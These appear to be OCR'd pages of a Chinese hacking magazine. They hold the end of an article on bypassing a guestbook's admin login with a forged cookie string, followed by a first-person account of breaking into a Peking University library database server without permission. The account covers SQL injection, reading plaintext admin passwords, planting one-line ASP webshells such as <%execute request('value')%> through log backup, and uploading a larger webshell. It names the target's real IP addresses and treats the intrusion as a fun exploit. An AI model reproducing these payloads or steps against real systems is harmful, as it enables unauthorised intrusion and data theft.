


图1 可以跨站的地方


图2 可以跨站的地方


图3 输入后台管理的页面


图4 成功进入后台

三．实战

用到的工具：老兵叔的MyBrowser.exe

先点击cookies前面的那个绿色小球，然后在cookies栏里输入：lunjilyb=username=huahua&password=huahua&randomid=12，然后在Address栏里输入管理首页地址(是进入后台以后的首页，而不是管理登录的页面)，以我本地为例就是http://localhost/admin-index.asp这个地址，如图3。

最后按ENTER键，看看，是不是直接进后台了？如图4。


一款留言簿，漏洞这么多，已经算很“可以”了，呵呵！

编辑点评：

COOKIE欺骗和跨站漏洞，也算是老生常谈的话题了，对于一个功能相对较少的留言簿来说，存在这样的漏洞真的是不应该。以前常说程序越大，越容易出现漏洞！现在现象好像反过来了，大网站往往漏洞较少或者不易发现；小程序、小网站却漏洞百出。说到底，是不是要归为“自我意识”的问题了呢！

纵观现在的网络形式，时下最时尚的莫过于基于社区的Web2.0，已经得到广泛的实现和支持。与此同时，另外一种网络也渐渐盛行，那就是移动网络。基于3G的移动网络在国人的期待中迟迟不肯到来，纵然让我们略感急躁，但是从中国移动、联通正在着手建立的基于3G构架的无线网络可以感觉到，不久的将来，3G真的就会来了，到那时，我们的战场会更加广阔，我们的战事也会更加频繁，让我们也学着广告里一样怒吼：让3G来的更猛烈些吧！

北大又被黑咯




破阵子

离开学还有几天，在家里玩得实在无聊，于是抄起家伙，成天坐在电脑前去搞安全检测。好友小胡看不下去了，说：“你弄的这些小站都是些小儿科，真有本事，你就去学别人把北大黑了让我看看！！！”

“好！就冲你这句话！我……。我就到那个站上去……去看看。”我回话的时候真的想就只是装个样子去看看，没有奢望能怎么样。但是…，幸运之神特别照顾我。

我开始进入的是北大图书馆的站，网页真的好美观，如图1所示。


图1 北大图书馆首页




图2 数据库的链接属性

```
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator.BA91F

Pinging www.lib.pku.edu.cn [162.105.138.207]
```
图3

刚开始还真不晓得从何下手，于是就看看各个链接的属性，都是些http://www.lib.pku.edu.cn/XXXXXX的链接，再看，突然眼前一亮：数据库链接的属性居然是http://162.105.138.23/reference/wuc/lib.asp，如图2。

http://www.lib.pku.edu.cn和162.105.138.23是否是一个服务器呢？我ping了一下，如图3，可以看到不是同一个IP，看来是不同的服务器。

一个是23，一个是207，先点开数据库链接再说，就像链接的名字显示的，162.

105.138.23真的是一台资料数据库服务器。页面上有N个形如**asp?id=** 的链接，看来我是来对了地哈，还是很有机会的哦!用了N长时间，终于发现一个链接好像有点问题(**注意：链接后面加了个单引号**)，如图4所示。

手工简单测了下，呵呵，果然是个注入点啊，拿到工具里去跑了下，结果有点失望，不是SA，不过话又说回来，人家是北大的嘛，有个DB_OWNER就很给面子了，唉，知足常乐嘛。再扫，结果吓了我一跳，如图5。

看看明文存放的管理员密码，知道为什么我被吓一跳了吧，但是用IE打开管理员入口时，发现别人对IP的来源做了限制，看来此路不通！也是意料之中的事，不过本人还有更好的方法，大家都应该想到了吧，呵呵，其实也都是些常规的方法，先读取Web目录，然后再用LOG备份写入一句话木马到Web目录里就能得到一个小Webshell了，因为这些都是在DB_OWNER权限范围以内可以做到的，先用明小子读到的目录如图6。

至于LOG备份的方法，杂志上都刊过N次了，我就不用废话了吧。只是我用的是冰狐的ASP小马，所以先用HexDecChar 汉化版将小马转换成十六进制，再用它代替**<%execute request("value")%>**的十六进制内容。在IE中依次输入LOG备份的那几个步骤，完了后用客户端连接，呵呵，成功了，见图7。可爱的小马儿现身了，可是他们都说，这还不是真正意义上的WEBSHELL，确实，它的界面简陋，功能简单。聪明能干的你可能想到了，用它再来上传一款宝马，如图8!

写到这儿，你可能想这篇文章也就快完了吧，是啊，人家北大嘛，留一个Shell作纪念就够了，你还想把它怎么样，你又能把它怎么样，对吧?我也是这么想的，但是当我准备传个大马闪人的时候，问题又出现了，如图9!

虽然在这儿我只粘出了一个保存失败的图，可是事实上，我差不多试完了所有的目录！在此期间，虽然有几个目录能保存成功，但是当在IE中访问时，IE却说你访问的网页不存在!开始我就想难道是被杀了，就算是被KILL了那也好说啊，来个免杀就OK了嘛。可当我再次查看目录时，发现情况不妙啊，我上传的马明明在那儿的嘛，它怎么就不能被访问了呢?莫不是要通过审核，但传上去的同一目录中的小马可以访问啊，为什么?不解，还是请编辑来回答这个问题吧！

(编辑注：按照你的情况来看，应该是上传的时候字符出现问题，想想你的小马是用十六进制编码后再上传的，而这里你是直接上传的，按照小编猜想，可能是上传时对上传的字符中的ASP敏感字符做了过滤，导致你不能访问上传的文件。)

我受打击了，在最后一步的时候失败了，我呆呆地望着屏幕。我总不能就到此算了吧?!这可不是本人的作风啊，那我又能怎么办呢。不急不急，白了头可不得了?先喝杯茶再说……

茶没喝完，突然眼前灵光一闪，我怎么把海阳顶端C/S给忘了啊，它的服务端不也只有一句话么，难道那还不是一款宝马?冰狐可以成功，它也应该可以吧。说干就干！同样的思路，把**<%eval(request("#"))%>**转换成十六进制，再用LOG备份的方法保存到根目录下，用客户端连接，如图10，果然成功，如图11。

虽然出现了一些乱码，但是经我测试，里面的功能基本上没有受什么影响，还是那么强大。我到处看了下，开了3389，SERV-U等，想要进行进一步渗透的话，也绝非难事。我想继续啊，可我怕，小胡也怕，他不停地叫我不要玩了！呵呵。最后通知管理员，闪人!

总结一下：文章没有什么技术含量，之所以写它，只是想说明：注入漏洞无处不在，请网络管理人员不要粗心大意！最后，我留下我的文学论坛的网址：http://blueice7.com/bbs，请NOHACK的各位爱好文学的小黑去和我谈论诗词歌赋，这不是打广告，只是联络一下感情，呵呵！

(文章中用到明小子注射工具，海阳木马在光盘中有收录)




图4 存在问题的链接




图5 管理员密码是明文




图6 读取目录




图7 得到小马




图8 贴上需要上传的宝马

